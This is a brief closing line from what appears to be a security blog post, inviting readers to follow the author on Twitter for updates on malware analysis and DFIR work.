Hope you enjoyed this post, please Follow @Securityinbits **me** on Twitter to get the latest update about my malware analysis & DFIR journey. Happy Reversing 😊